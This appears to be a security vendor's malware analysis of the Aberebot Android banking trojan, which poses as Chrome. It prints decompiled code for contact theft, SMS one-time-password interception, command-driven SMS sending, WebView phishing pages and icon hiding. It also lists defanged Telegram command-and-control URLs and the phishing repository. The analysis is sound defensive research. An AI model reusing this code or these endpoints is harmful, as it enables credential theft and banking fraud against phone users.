
Aberebot on the Rise: New Banking Trojan Targeting Users Through Phishing

blog.cyble.com/2021/07/30/aberebot-on-the-rise-new-banking-trojan-targeting-users-through-phishing/

July 30, 2021

Update: The Threat Actor is now actively working on the next version of the malware. We will continue to track the actor for any further updates.



Aberebot malware author discussing the new version of malware on a cybercrime forum after Cyble reversed their malware and published findings.

During Cyble's routine Open-Source Intelligence (OSINT) research, we came across a malware posted by a researcher on Twitter. The malware is a new banking trojan variant named **Aberebot** that steals sensitive information from infected devices. This variant share similar behavioral patterns with other banking Trojans such as Cerberus. In addition to these similarities, the trojan also steals credentials using phishing, targeting customers of 140+ banks in 18 countries.

According to an investigation conducted by the Cyble Research Labs, the Threat Actor (TA) behind Aberebot is using GitHub to store the phishing pages. This is because, adding the webpages to the APK will drastically increase the file size.

We suspect that the TAs are targeting users via a range of vectors such as phishing campaigns or third-party app stores. Additionally, in this case we found the malicious Trojan app masquerading as the legitimate Google Chrome app.

Technical Analysis

APK Metadata Information:

- App Name: **Chrome**
- Package Name: **com.example.autoclicker**
- SHA256 Hash: **8bef7b86043f758a775a9cf4080f5b87d50df4778d03ecd94989f98cc5c91e75**

Figure 1: APK Information of the Malware Sample Analyzed

The malicious app requests 10 permissions in the manifest file. Out of these, 7 are dangerous and are listed in Table 1.

Permission Name	Description
android.permission.READ_CONTACTS	Access to phone contacts
android.permission.READ_SMS	Access SMS data
android.permission.RECEIVE_MMS	Receive and process MMSes

android.permission.RECEIVE_SMS	Receive and process SMSes
android.permission.SEND_SMS	Send SMSes
android.permission.WRITE_SMS	Modify/write the SMS data stored in the device
android.permission.BIND_ACCESSIBILITY_SERVICE	Monitor device screen activities

Table 1 Permissions Requested by the Trojan

Once the user enables the permissions listed in Table 1, the malware can steal information such as contacts, OTPs, credentials etc., that are available in the infected device.

During our static analysis, we identified the entry point classes of the Trojan. The two classes which can be used to start the trojan are:

1. **com.example.autoclicker.MainActivity:** This class is launched when the user clicks on the icon of the malicious Chrome app.

1. **com.example.autoclicker.SmsReceiver –** This class is initiated when the victim's device receives an SMS/MMS.

Upon analyzing from the entry points, we observed that the Trojan uses an obfuscation technique to restrict Reverse Engineering (RE) and to avoid detection. It also uses special characters for class names to make the RE more complex. In addition, this app has multiple encrypted strings in various parts of the code, as shown in the Figure 2.




Figure 2: Code with Encrypted Strings

By going through the malware's obfuscated code, we found that it uses a combination of Advanced Encryption Standard (AES) and string operations for encryption.

AES is a symmetric block encryption that uses a key to encrypt/decrypt the data. In this case, the app uses different keys for decrypting suspicious encrypted strings. Some of these keys are shown in the code below.




Figure 3: Code to Invoke Decryption Function with the Key

Figure 4 showcases the decryption code used by the Aberebot Trojan.

```
/* renamed from: '' reason: contains not printable characters */
public static String m5517(String text, String pass) {
    byte[] result;
    int hexlen = text.length();
    if (hexlen % 2 == 1) {
        hexlen++;
        result = new byte[(hexlen / 2)];
        text = "0" + text;
    } else {
        result = new byte[(hexlen / 2)];
    }
    int j = 0;
    for (int i = 0; i < hexlen; i += 2) {
        result[j] = (byte) Integer.parseInt(text.substring(i, i + 2), 16);
        j++;
    }
    byte[] decrypt = null;
    try {
        Key key = new SecretKeySpec(pass.getBytes(), "AES");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(2, key);
        decrypt = cipher.doFinal(result);
    } catch (Exception e2) {
        e2.printStackTrace();
    }
    return new String(decrypt);
}
```

Figure 4: Code for the Decryption Function

Upon decrypting the strings, we found several suspicious strings such as URLs, commands, etc., as shown in Table 2.

- hxxps://api.telegram[.]org/bot1900116382:AAHdStvE0Pr4vI7ZEHj5BdFJAlCOvaovRRY/getUpdates
- hxxps://api.telegram.org/bot1900116382:AAHdStvE0Pr4vI7ZEHj5BdFJAlCOvaovRRY/sendMessage?chat_id=-561929911&text=
- hxxps://github.com/yutronsayshi/aberebot234/raw/main/

- Contacts%0A————————%0A
- %0ABanking Apps%0A————————%0A
- it_it.bnl.apps.banking.html
- Com.unocoin.unocoinwallet.html

Table 2 : Subset of suspicious strings after decryption

As per our analysis, we found that the Trojan constantly communicates with a Command and Control (C&C) server hosted on a Telegram bot account.

We also observed that the app steals information based on the commands from the Telegram bot. The Aberebot Trojan receives commands from
the URL: **hxxps://api.telegram[.]org/bot1900116382:AAHdStvE0Pr4vl7ZEHj5BdFJAlCOvaovRRY/getUpdates**

Data is sent as a message to the Telegram bot using the
URL: **hxxps://api.telegram[.]org/bot1900116382:AAHdStvE0Pr4vl7ZEHj5BdFJAlCOvaovRRY/sendMessage?chat_id=-561929911&text=**

The trojan then proceeds to perform malicious activities based on the C&C server commands. Some of the malicious activities that Aberebot is capable of performing are listed below.

Malicious Capabilities:

1. Collecting contact information from the device: The code used to collect contact data on the victim's device's is shown in the figure below.

```
public void u() {
    ArrayList arrayList = new ArrayList();
    Cursor query = getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
    while (query.moveToNext()) {
        String string = query.getString(query.getColumnIndex(MethodPool.m147BWmAAllIJX()));
        String string2 = query.getString(query.getColumnIndex(MethodPool.m3418gMYPNVSZpH()));
        arrayList.add(MethodPool.m2826airdodrOri() + string + MethodPool.m283OalXjWaROxK() + string2.replace(MethodPool.m5275xkIlNlGbVo(), "") + MethodPool.m4556rCWqelxuvo())
    }
    query.close();
    x(MethodPool.m4395pbfNWRccDx() + arrayList.toString());
}
```

Figure 4: Code for the Decryption Function
The contact data is uploaded with tag: – **Contacts%0A————————%0A**

1. Intercepting OTP: The malware is capable of receiving SMSes and uploading the ones that contain numbers, as shown below.

```
public class SmsReceiver extends BroadcastReceiver {
    public String a = "";

    public void onReceive(Context context, Intent intent) {
        Bundle extras;
        StringBuilder k = a.k(MethodPool.m3877kiHybLUojD());
        k.append(intent.getAction());
        Log.i(MethodPool.m732HCBPRUgNeP(), k.toString());
        if ((intent.getAction().equals(MethodPool.m5037vdLZacDcDq()) || intent.getAction().equals(MethodPool.m2832anOtPHtHgv())) && (extras = intent.getExtras()) != null) {
            Object[] objArr = (Object[]) extras.get(MethodPool.m3606iEGTlYjqZE());
            SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
            for (int i = 0; i < objArr.length; i++) {
                if (Build.VERSION.SDK_INT >= 23) {
                    smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], extras.getString(MethodPool.m585FgdNGweLQn()));
                } else {
                    smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
                }
                this.a = smsMessageArr[i].getMessageBody();
                smsMessageArr[i].getOriginatingAddress();
                if (this.a.contains(MethodPool.m5466zWSvrMYHpl()) || this.a.contains(MethodPool.m911IbPCzYBpUS()) || this.a.contains(MethodPool.m265CcTKCZFuxB()) || this.a.contains(MethodPool.m3843kSMdxlADZy())
                    try {
                        MainActivity mainActivity = new MainActivity();
                        mainActivity.x(MethodPool.m3370fjKWOenthn() + AccessibilityService.f6666d + MethodPool.m5375yeArRmYVCa() + this.a);
                    } catch (Exception e2) {
                        e2.printStackTrace();
                    }
                }
            }
        }
    }
}
```

Checking for numbers in SMS received

Uploading SMS which has OTP

Figure 6: Code to Collect OTPs from SMSes Received
OTP data upload tag: – **New SMS Received!%0ABOT ID:**

1. Collecting the list of installed applications from the device

1. Sending SMS messages to numbers as per the TA's commands, as shown in the figure 7.

```
CommandListener.b bVar2 = (CommandListener.b) bVar;   Commands
T t2 = t;
String r02 = MethodPool.m1671QGBOqISCCI();
try {
    JSONArray jSONArray = t2.getJSONArray(MethodPool.m2569YLlPmTfSFB());
    String str = null;
    int i = 0;
    for (int i2 = 0; i2 < jSONArray.length(); i2++) {
        JSONObject jSONObject = jSONArray.getJSONObject(i2);
        i = jSONObject.getInt(MethodPool.m3685iwGhOGCGsQ());
        str = jSONObject.getJSONObject(MethodPool.m1192LXUtUBQKfx()).getString(MethodPool.m1950SaohkeyMhc());
    }
    int i3 = CommandListener.this.f6668c;
    String r3 = MethodPool.m2367WWTBAcBkqo();
    String r5 = MethodPool.m4014lxqAUHfCbA();
    String r6 = MethodPool.m2262VVwPzgNHYt();
    String r7 = MethodPool.m1592PTLlltgQfz();
    if (i != i3 && str.contains(r7) && str.contains(String.valueOf(CommandListener.this.b))) {
        mainActivity = CommandListener.this.f6670e;
        r0 = r6 + CommandListener.this.b + r5 + CommandListener.this.f6670e.v() + r3 + CommandListener.a(CommandListener.this);
    } else if (i == CommandListener.this.f6668c || !str.contains(MethodPool.m1929STXcFegiXV()) || !str.contains(r7)) {
        int i4 = CommandListener.this.f6668c;
        String r32 = MethodPool.m4460qJJotsdHlw();
        String r52 = MethodPool.m890IRaZbMByaS();
        if (i != i4 && str.contains(MethodPool.m3298fCzVgHSfHS()) && str.contains(CommandListener.this.b)) {
            SmsManager.getDefault().sendTextMessage(str.substring(str.indexOf(r52) + 1, str.indexOf(r32)), null, str.substring(str.indexOf(MethodPool.m2255VTSYDDhiJG())+
            mainActivity = CommandListener.this.f6670e;
            r0 = MethodPool.m2672ZLccugczie();
        } else if (i != CommandListener.this.f6668c && str.contains(r02) && str.contains(CommandListener.this.b)) {
            try {
                CommandListener.this.startActivity(new Intent(CommandListener.this.getApplicationContext(), Bank.class).putExtra(r02, str.substring(str.indexOf(r52) + 1,
                CommandListener.this.f6670e.x(MethodPool.m5123wSXvDsQeSh());
                CommandListener.this.f6668c = i;
                return;
            } catch (Exception e2) {
                e2.printStackTrace();
                mainActivity = CommandListener.this.f6670e;
                r0 = MethodPool.m4104mmwHfoiKas();
            }
        } else {
            return;
        }
```

Send SMS based on commands

Show phishing pages

Figure 7: Code to Send SMS Messages Based on TAs Commands

1. Stealing credentials of social media accounts and banking portals from the victim device.

1. Monitoring the victim device by leveraging the **BIND_ACCESSIBILITY_SERVICE**

BIND_ACCESSIBILITY_SERVICEis a permission that allows the AbereBot to monitor the device's screen.

Techniques used to steal credentials of social media and banking accounts:

The banking Trojan uses phishing pages to steal credentials. The malware author has stored the phishing pages as HTML in a GitHub repository: **hxxps://github.com/yutronsayshi/aberebot234/raw/main/**




Figure 8: GitHub repo with Fake webpages

The malware checks for the geolocation of the device and then downloads fake HTML pages based on it. Based on the command from C&C server, it shows the counterfeit HTML content on a WebView.

WebView is view used by Android to display web pages inside applications.

The below figure depicts the code used to show the HTML content using WebView.

```
public class Bank extends j {

    public class a extends WebViewClient {
        public a() {
        }

        public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
            if (str.contains(MethodPool.m2824aiUBYVpbBq())) {
                Bank.this.startActivity(new Intent(MethodPool.m5473zagqtCCXye()).addCategory(MethodPool.m4511qhZAbGKsra()).setFlags(67108864));
                Bank.this.finishAndRemoveTask();
            }
        }
    }

    public void finish() {
        finishAndRemoveTask();
    }

    @Override // androidx.activity.ComponentActivity, c.k.b.p, c.h.b.g
    @SuppressLint({"SetJavaScriptEnabled"})
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.bank);
        WebView webView = (WebView) findViewById(R.id.webView);
        Intent intent = getIntent();
        String stringExtra = intent.getStringExtra(MethodPool.m681GZGeWZMoGD());
        String stringExtra2 = intent.getStringExtra(MethodPool.m4495qZIclJScku());
        File externalFilesDir = getExternalFilesDir(MethodPool.m2618YfLoMnvMjP());
        webView.getSettings().setCacheMode(2);
        webView.getSettings().setJavaScriptEnabled(true);
        webView.getSettings().setAllowFileAccess(true);
        webView.setWebViewClient(new a());
        if (stringExtra != null) {
            stringExtra2 = MethodPool.m3129daiSKtEuva() + externalFilesDir + MethodPool.m1694QQIWWuMiuc() + stringExtra;
        } else if (stringExtra2 == null) {
            return;
        }
        webView.loadUrl(stringExtra2);
    }
}
```

Loads HTML page using WebView

Figure 9: Code to display fake page using web view

Upon analyzing the HTML pages, we observed that the credentials are uploaded to the C&C server in Telegram. The below figure shows the Gmail phishing page and the credential upload code.




Figure 10: Fake Gmail page and code to send credentials

Abusing BIND_ACCESSIBILITY_SERVICE permission:

Upon enabling the BIND_ACCESSIBILITY_SERVICE permission, the malware leverages this capability to enable all other permissions for itself. It constantly monitors the device screen using the same permission. Along with that, the app restricts the user from modifying the app settings. The activities performed by abusing the BIND_ACCESSIBILITY_SERVICE permission are:

1. Restricting the user to enter or modify the app's settings page

1. Constantly checking for targeted banking/social apps on the screen, and if any targeted app is present on the screen, the malware shows the phishing page related to it for credential stealing.

Additional actions conducted by Aberebot:

1. Tricking the user with legitimate-looking Google Chrome icon and name, as shown in figure 11.




Figure 11: The Aberebot Banking Trojan Masquerades as Google Chrome

2. Hiding the application icon from the device home screen after the app starts. The code used for hiding the icon is shown in figure 12.

```
invoke-direct {v2, v1, v3}, Landroid/content/ComponentName;-><init>(Landroid/content/Context;Ljava/lang/Class;)V
invoke-virtual/range {p0 .. p0}, Landroid/app/Activity;->getPackageManager()Landroid/content/pm/PackageManager;
move-result-object v3
iput-object v3, v1, Lcom/example/autoclicker/MainActivity;->q:Landroid/content/pm/PackageManager;
const/4 v6, 0x2
const/4 v7, 0x1
invoke-virtual {v3, v2, v6, v7}, Landroid/content/pm/PackageManager;->setComponentEnabledSetting(Landroid/content/ComponentName;II)V
```

Figure 12: Code Used to Hide the Icon

Countries targeted by Aberebot**: Austria, Australia, Canada, Czech Republic, Germany, Spain, France, Hong Kong, India, Italy, Japan, Netherlands, New Zealand, Poland, Romania, Turkey, the United Kingdom, the United States of America.**

The Aberebot malware targets customers of 140+ banks, including **BCR Bank, Australia and New Zealand Banking Group, US Bank, SBI,** etc. In addition, apart from banks, other targeted accounts include **PayPal, MobiKwik, Unocoin wallet** and **Gmail,** etc**.**

Targeted Banks in India:

According to our findings, the malware uses phishing pages specifically designed for mobiles users. The **State Bank of India** (**SBI**), **HDFC Bank, Axis Bank, Bank of Baroda, ICICI Bank, IDBI Bank, and Union Bank** are some of the **India-based banks** targeted by **Aberebot.**

The figure below shows the malware's phishing page that has been designed to resemble the banking page of SBI, along with the code for stealing credentials from unsuspecting users.

